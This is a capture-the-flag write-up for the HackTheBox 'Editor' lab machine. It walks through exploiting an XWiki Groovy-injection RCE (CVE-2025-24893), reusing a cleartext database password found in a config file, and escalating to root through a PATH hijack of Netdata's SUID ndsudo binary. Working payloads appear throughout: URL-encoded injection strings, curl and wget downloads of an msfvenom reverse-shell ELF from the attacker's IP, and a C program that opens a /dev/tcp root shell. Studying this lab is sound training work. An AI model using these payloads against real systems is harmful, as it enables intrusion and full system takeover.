



HACKTHEBOX



Editor

3rd April 2026

Prepared By: Rogue

Machine Author: Kavigihan & TheCyberGeek

Difficulty: **Easy**

Synopsis

Editor is an easy-difficulty Linux machine that focuses on web application exploitation followed by local privilege escalation. Initial enumeration reveals a web application exposing an `xwiki` instance, which is identified as vulnerable to `CVE-2025-24893`, a remote code execution flaw in the `solrsearch` endpoint. By adapting a public proof-of-concept, Groovy code injection is achieved, allowing arbitrary command execution and providing a shell as the `xwiki` user. Post-exploitation enumeration of the system reveals additional local users and misconfigurations that allow lateral movement to the user `oliver`. Further analysis of the system uncovers a privilege escalation vector involving a misconfigured `SUID binary` that relies on environment-controlled execution. By abusing `PATH` manipulation, a malicious binary is executed in place of a trusted system binary, resulting in execution with elevated privileges and ultimately granting root access.

Skills Required

- Linux System Enumeration
- Web Application Enumeration
- Understanding of Remote Code Execution vulnerabilities
- Basic knowledge of SUID binaries and Linux file permissions

Skills Learned

- Exploiting XWiki SolrSearch RCE (CVE-2025-24893) via Groovy Injection
- Adapting and modifying public proof-of-concept exploits for target environments
- Enumerating users and sensitive files post-compromise
- Identifying and exploiting SUID binaries

- Privilege escalation via PATH environment variable manipulation

Enumeration

Nmap

We start things off by running an `nmap` scan against the target.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 editor.htb | grep ^[0-9] | cut -d '/' -  
f 1 | tr '\n' ',' | sed s/,,$//)  
$ nmap -p$ports -sC -sV editor.htb
```

Starting Nmap 7.95 (<https://nmap.org>) at 2026-04-01 13:22 WAT

Nmap scan report for editor.htb (10.129.231.23)

Host is up (0.053s latency).


```
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux;  
protocol 2.0)  
| ssh-hostkey:  
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)  
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
|_ http-title: Editor - SimplistCode Pro  
|_ http-server-header: nginx/1.18.0 (Ubuntu)  
8080/tcp  open  http     Jetty 10.0.20  
| http-title: XWiki - Main - Intro  
|_ Requested resource was http://editor.htb:8080/xwiki/bin/view/Main/  
|_ http-open-proxy: Proxy might be redirecting requests  
| http-methods:  
|_ Potentially risky methods: PROPFIND LOCK UNLOCK  
|_ http-server-header: Jetty(10.0.20)  
| http-robots.txt: 50 disallowed entries (15 shown)  
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/  
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/  
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/  
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/  
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/  
|_ /xwiki/bin/undelete/  
| http-cookie-flags:  
|   /:  
|     JSESSIONID:  
|_     httponly flag not set  
| http-webdav-scan:  
|   Server Type: Jetty(10.0.20)  
|   WebDAV type: Unknown  
|_ Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.21 seconds
```

The target has an `SSH` endpoint available at port `22`. There are also 2 web applications running, on ports `80` and `8080`.

Port 80

On port 80, a static website advertises a code editor.



At the top right of the navbar, the Docs entry is a hyperlink that redirects to `wiki.editor.htb/xwiki`. We will proceed to add the `wiki.editor.htb` domain to our hosts file, so that we will be able to access it. We also notice that the application hosted in port `8080` leads to the same wiki page, which makes us assume it is just a proxy redirect to the same application.



Introduction — SimplistCode Pro Wiki

Welcome to the SimplistCode Pro Documentation

SimplistCode Pro is a lightweight, minimal, and modern text editor and IDE designed for developers who prefer simplicity without compromising functionality. Built with Python and Tkinter, it offers a sleek, futuristic interface.

What is SimplistCode Pro?

SimplistCode Pro is a standalone desktop application tailored for developers working on small to medium-sized projects who want:

- A distraction-free, clean workspace
- Essential features like file management, terminal access, and syntax highlighting
- A lightweight alternative to heavyweight IDEs

Key Features

- Dark/Light theme toggle
- Integrated file explorer
- Built-in terminal emulator

Scrolling down to the footer of the application, the version message can be found.

Foothold

CVE-2025-24893 - Local access as user xwiki

Researching for vulnerabilities related to `XWiki version 15.10.8`, we come across [CVE-2025-2483](#), which details a `remote code execution` vulnerability through the `SolrSearch` endpoint. Searching further, we come across [this POC](#) which we may be able to utilize against our target.

If we analyze the contents of the exploit, we identify the `execute()` method, that is responsible of sending the payload to the target.

```
def exploit(target_url):
    target_url = detect_protocol(target_url.replace("http://",
    "").replace("https://", "").strip())
    exploit_url = f"{target_url}/bin/get/Main/SolrSearch?
media=rss&text=%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dpri
ntln(%22cat%20/etc/passwd%22.execute()).text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasyn
c%7d%7d"
```

We can `URL-Decode` the `text` parameter sent in the `POST` request, to get a better understanding on where the code that is to be executed resides.

```
}}}}{{async async=false}}{{{groovy}}}println("cat /etc/passwd".execute()).text)
{{/groovy}}{{{/async}}
```

By default, the POC we downloaded attempts to read the `/etc/passwd` file. We will run the exploit once, targeting `wiki.editor.htb/xwiki` to verify that the retrieved POC works.

```
$ python3 CVE-2025-24893.py
=====
==
Exploit Title: CVE-2025-24893 - XWiki Platform Remote Code Execution
Made By Al Baradi Joy
=====
==
[?] Enter the target URL (without http/https): wiki.editor.htb/xwiki
[!] HTTPS not available, falling back to HTTP.
[✓] Target supports HTTP: http://wiki.editor.htb/xwiki
```

[+] Sending request to: [http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln\(%22cat%20/etc/passwd%22.execute\(\).text\)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d](http://wiki.editor.htb/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dprintln(%22cat%20/etc/passwd%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d)

[✓] Exploit successful! Output received:

<p><?xml version="1.0" encoding="UTF-8"?>
<rss xmlns:dc="http://purl.org/dc/elements/1.1/" version="2.0">
 <channel>
 <title>RSS feed for search on []}root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management_,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver</sub>,</sub>:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization_,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuid:x:108:114::/run/uuid:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack</sub>,</sub>:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user_,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon</sub>,</sub>:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:114:65534:dnsmasq_,:/var/lib/misc:/usr/sbin/nologin
mysql:x:115:121:MySQL Server</sub>,</sub>:/nonexistent:/bin/false
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin
xwiki:x:997:997:XWiki:/var/lib/xwiki:/usr/sbin/nologin
netdata:x:996:999:netdata:/opt/netdata:/usr/sbin/nologin
oliver:x:1000:1000:_,:/home/oliver:/bin/bash
_laurel:x:995:995::/var/log/laurel:/bin/false</sub>]</title>
 <link>http://wiki.editor.htb:80/xwiki/bin/view/Main

```
cat%7D%7D%7B%7B%7Basync%3Dfalse%7D%7D%7Bgroovy%7D%7Dprintln%28%22  
cat%20%2Fetc%2Fpasswd%22.execute%28%29.text%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fas  
ync%7D%7D</span></a></span>&lt;/link>&gt;  
<br/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&description&gt;RSS feed for search on  
[ ]}root:x:0:0:root:/root:/bin/bash<br/>daemon:x:1:1:daemon:/usr/sbin:/usr/sbi  
n/nologin<br/>bin:x:2:2:bin:/bin:/usr/sbin/nologin<br/>sys:x:3:3:sys:/dev:/usr  
/sbin/nologin<br/>sync:x:4:65534:sync:/bin:/bin/sync<br/>games:x:5:60:games:/u  
sr/games:/usr/sbin/nologin<br/>man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
<br/>lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin<br/>mail:x:8:8:mail:/var/mai  
l:/usr/sbin/nologin<br/>news:x:9:9:news:/var/spool/news:/usr/sbin/nologin<br/>  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin<br/>proxy:x:13:13:proxy:/b  
in:/usr/sbin/nologin<br/>www-data:x:33:33:www-  
data:/var/www:/usr/sbin/nologin<br/>backup:x:34:34:backup:/var/backups:/usr/sb  
in/nologin<br/>list:x:38:38:Mailing List  
Manager:/var/list:/usr/sbin/nologin<br/>irc:x:39:39:ircd:/run/ircd:/usr/sbin/n  
ologin<br/>gnats:x:41:41:Gnats Bug-Reporting System  
(admin):/var/lib/gnats:/usr/sbin/nologin<br/>nobody:x:65534:65534:nobody:/none  
existent:/usr/sbin/nologin<br/>_apt:x:100:65534::/nonexistent:/usr/sbin/nologin  
<br/>systemd-network:x:101:102:systemd Network  
Management<sub>,:/run/systemd:/usr/sbin/nologin<br/>systemd-  
resolve:x:102:103:systemd  
Resolver</sub>,:/run/systemd:/usr/sbin/nologin<br/>messagebus:x:103:104::/none  
existent:/usr/sbin/nologin<br/>systemd-timesync:x:104:105:systemd Time  
Synchronization<sub>,:/run/systemd:/usr/sbin/nologin<br/>pollinate:x:105:1::/v  
ar/cache/pollinate:/bin/false<br/>sshd:x:106:65534::/run/sshd:/usr/sbin/nologi  
n<br/>syslog:x:107:113::/home/syslog:/usr/sbin/nologin<br/>uidd:x:108:114::/r  
un/uidd:/usr/sbin/nologin<br/>tcpdump:x:109:115::/nonexistent:/usr/sbin/nolog  
in<br/>tss:x:110:116:TPM software  
stack</sub>,:/var/lib/tpm:/bin/false<br/>landscape:x:111:117::/var/lib/landsca  
pe:/usr/sbin/nologin<br/>fwupd-refresh:x:112:118:fwupd-refresh  
user<sub>,:/run/systemd:/usr/sbin/nologin<br/>usbmux:x:113:46:usbmux  
daemon</sub>,:/var/lib/usbmux:/usr/sbin/nologin<br/>lxd:x:999:100::/var/snap/l  
xd/common/lxd:/bin/false<br/>dnsmasq:x:114:65534:dnsmasq<sub>,:/var/lib/misc:/  
usr/sbin/nologin<br/>mysql:x:115:121:MySQL  
Server</sub>,:/nonexistent:/bin/false<br/>tomcat:x:998:998:Apache  
Tomcat:/var/lib/tomcat:/usr/sbin/nologin<br/>xwiki:x:997:997:XWiki:/var/lib/xw  
iki:/usr/sbin/nologin<br/>netdata:x:996:999:netdata:/opt/netdata:/usr/sbin/nol  
ogin<br/>oliver:x:1000:1000:  
<sub>,:/home/oliver:/bin/bash<br/>_laurel:x:995:995::/var/log/laurel:/bin/fals  
e</sub>j&lt;/description&gt;  
<br/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&language&gt;en&lt;/language&gt;  
<br/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&copyright /&gt;  
<br/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&dc:creator&gt;XWiki&lt;/dc:creator&gt;  
<br/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&dc:language&gt;en&lt;/dc:language&gt;  
<br/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&~&lt;/channel&gt;<br/>&lt;/rss&gt;</p><div class="wikimodel-  
emptyline"></div><div class="wikimodel-emptyline"></div>
```

The exploit was executed successfully, so we can proceed with modifying the payload so that we can gain local access to the target system. As we already know where the actual code to be executed resides, we will just replace the `cat /etc/passwd` command with a reverse shell payload, targeting the port will set our listener to run on. If we attempt to provide a standard reverse shell payload directly, the execution will fail for reasons that are not readily available.

A reliable way to gain access to the local system through this vulnerable endpoint is to create an `elf` file that contains our payload, upload it to the target, and then execute it.

```
$ nc -lvnp 4444
listening on [any] 4444 ...
```

We will then generate the malicious `elf` file using `msfvenom`, and start an `http` server to host it.

```
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.15.42 LPORT=4444 -f elf
> shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes

$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

To upload our executable to the system, we will use `curl`. We need to `URL Encode` the command first, which can be easily done by online and offline tools.

```
BASE:
curl 10.10.15.42/shell -o /tmp/shell

ENCODED:
curl%2010.10.15.42%2Fshell%20-o%20%2Ftmp%2Fshell

INSIDE THE SCRIPT:
def exploit(target_url):
    target_url = detect_protocol(target_url.replace("http://",
    "").replace("https://", "").strip())
    exploit_url = f"{target_url}/bin/get/Main/SolrSearch?
media=rss&text=%7d%7d%7d%7b%7basync%20async%3dfalse%7d%7d%7b%7bgroovy%7d%7dpri
ntln(%22curl%2010.10.15.42%2Fshell%20-
o%20%2Ftmp%2Fshell%22.execute().text)%7b%7b%2fgroovy%7d%7d%7b%7b%2fasync%7d%7d
"
```

Running the script again, the executable is uploaded on the target system.

```
10.129.231.23 - - [03/Apr/2026 11:21:23] "GET /shell HTTP/1.1" 200 -
```

Now we will follow the same process again, to run the executable on the target using the commands `chmod +x /tmp/shell` to grant execution permissions and `bash /tmp/shell` to finally run it. After these steps are completed, we will receive a reverse shell as the user `xwiki`.

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.42] from (UNKNOWN) [10.129.231.23] 40530
whoami
xwiki
```

Lateral Movement

Cleartext Credentials - Access as user oliver

Now that we have local access to the system, we can perform further enumeration. Since the reverse shell payload was executed from inside the application's context, we know that the user `xwiki` is running the application, and it is most likely that this user has access to the application's files. Mass enumeration is possible, but we can speed up the process of identifying useful files by understanding the installation steps of the application. After some Googling, we come across [this](#) guide (or similar). In the article, we can see that database connections are defined in a file called `hibernate.cfg.xml`. We will search for this file and analyze its contents.

```
find / -name "*hibernate.cfg.xml*" 2>/dev/null
/etc/xwiki/hibernate.cfg.xml
/etc/xwiki/hibernate.cfg.xml.ucf-dist
/var/lib/ucf/cache/etc:xwiki:hibernate.cfg.xml
<SNIP>
```

Inspecting the `/etc/xwiki/hibernate.cfg.xml` file:

```
<!-- Configuration for the default database.

<SNIP>
<property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?
useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true</pr
operty>
  <property name="hibernate.connection.username">xwiki</property>
  <property name="hibernate.connection.password">theEd1t0rTeam99</property>
  <property
name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>
  <property name="hibernate.dbcp.poolPreparedStatements">>true</property>
  <property name="hibernate.dbcp.maxOpenPreparedStatements">20</property>
```

The password `theEd1t0rTeam99` can be retrieved. Searching the home directory for users:

```
ls -la /home
total 12
drwxr-xr-x  3 root   root   4096 Jul  8  2025 .
drwxr-xr-x 18 root   root   4096 Jul 29  2025 ..
drwxr-x---  3 oliver oliver 4096 Jul  8  2025 oliver
```

The user `oliver` has a working directory. We will attempt to use the retrieved password to gain access as the user `oliver` through `ssh`.

```
$ ssh oliver@editor.htb
<SNIP>
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
```

We can now retrieve the user flag located in `/home/oliver/user.txt`

Privilege Escalation

Netdata local privilege escalation

The `oliver` user is a member of a group called `netdata` which is not standard. It is typical to run local enumeration tools such as [linpeas](#) when we gain access to the local system. Running an instance of linpeas:

```
<SNIP>
===== SUID - Check easy privesc, exploits and write perms
↳ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-x--- 1 root netdata 943K Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 1.4M Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 1.1M Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 196K Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 80K Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/ioping (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 876K Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin (Unknown SUID binary!)
-rwsr-x--- 1 root netdata 4.1M Apr  1 2024
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin (Unknown SUID binary!)
<SNIP>
```

We identify multiple plugins that have the `suid` flag set, related to `netdata` and executable by the `netdata` group. The owner of these files is the `root` user, and since the `suid` permission on a file makes it run with the file owner's privileges, not the user who executes it, the plugins all run under an elevated session. Performing a simple search like "netdata SUID local escalation" will lead us to [this](#) advisory, which explains how the `SUID` permission on `ndsudo`, allows us to execute arbitrary commands by forcing it to search for executables in directories we have write access to, by modifying the `$PATH` variable (if needed).

Running the `ndsudo` binary with the `--help` parameter, we identify the executables that we can use to perform this attack.

```
$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo --help
--test
    print the generated command that will be run, without running it.

--help
    print this message.
```

The following commands are supported:

```
- Command      : nvme-list
  Executables: nvme
  Parameters  : list --output-format=json

- Command      : nvme-smart-log
  Executables: nvme
  Parameters  : smart-log {{device}} --output-format=json

- Command      : megaccli-disk-info
  Executables: megaccli MegaCli
  Parameters  : -LDPDInfo -aAll -NoLog

- Command      : megaccli-battery-info
  Executables: megaccli MegaCli
  Parameters  : -AdpBbuCmd -aAll -NoLog

- Command      : arcconf-ld-info
  Executables: arcconf
  Parameters  : GETCONFIG 1 LD

- Command      : arcconf-pd-info
  Executables: arcconf
  Parameters  : GETCONFIG 1 PD
<SNIP>
```

The advisory provides the `nvme` executable as an example, so we will stick with this one for this demonstration. We will first create the malicious executable. The executable when run, will provide a reverse shell on a port we have set our listener to.

```
nc -lvnp 4445
listening on [any] 4445 ...
```

```
#include <unistd.h>
#include <stdlib.h>

int main() {
    setuid(0);
    system("bash -i >& /dev/tcp/10.10.15.42/4445 0>&1");
    return 0;
}
```

With `setuid(0)`, we are changing the process user's ID to root before the reverse shell payload is triggered. Now we will compile the executable using `gcc`.

```
gcc -o nvme exploit.c
```

Now we will upload the executable on the system, in the `/tmp` directory, give it execution permissions and set the `/tmp` directory to the `$PATH` variable.

```
$ wget http://10.10.15.42/nvme
--2026-04-03 11:49:15-- http://10.10.15.42/nvme
Connecting to 10.10.15.42:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 194 [application/octet-stream]
Saving to: 'nvme'

nvme                                100%[=====>]          194  --.-KB/s
   in 0s

2026-04-03 11:49:15 (12.9 MB/s) - 'nvme' saved [194/194]

$ chmod +x nvme

$ export PATH=/tmp:$PATH
```

Running `/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list` will execute the payload in a privileged session.

```
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.15.42] from (UNKNOWN) [10.129.231.23] 38036
id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be retrieved from `/root/root.txt`

```
cat /root/root.txt
61575596e580e20663f5c8aeaac97c
```